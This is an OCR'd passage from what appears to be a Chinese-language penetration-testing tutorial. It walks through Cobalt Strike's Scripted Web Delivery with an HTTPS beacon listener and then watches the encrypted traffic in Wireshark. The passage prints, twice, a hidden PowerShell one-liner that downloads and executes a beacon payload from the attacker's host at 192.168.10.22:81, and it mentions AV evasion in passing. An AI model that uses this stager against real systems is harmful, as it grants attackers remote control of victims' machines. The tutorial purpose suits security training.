
复制 **powershell**，注意这个 **64** 位要勾选，否则可能可以上线但是无法执行命令。


Cobalt Strike
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) powershell免杀
external inter... listener user computer note process pid arch last
80端口kali的web服务器已占用
Scripted Web Delivery (S)
生成并托管一个完整的Cobalt Strike Payload
（Stageless），通过在目标机器上执行生成的一句话
URI路径: /a
本地Host: 192.168.10.22
本地端口: 81
监听器: https
类型: powershell
x64: 使用x64 payload
SSL: 启用SSL
运行 帮助
事件日志 X 监听器 X
name payload host profile
https windows/beacon_https/rev... 192 default
添加 编辑 删除 重启 帮助



Cobalt Strike
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) powershell免杀
external inter... listener user computer note process pid arch last
成功
启动服务：Web投递
复制以下URL进行访问
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.10.22:81/a'))"
Ok
事件日志 X 监听器 X
name payload host port bindto beacons profile
https windows/beacon_https/rev... 192.168.10.... 443 192.168.10.22 default
添加 编辑 删除 重启 帮助

执行命令后，上线 CS。


```
powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://192.168.10.22:81/a'))"
```




## 五、 抓取流量在攻击者打开大鲨鱼，监听流量。



先随便执行一些命令




流量通讯已经被加密，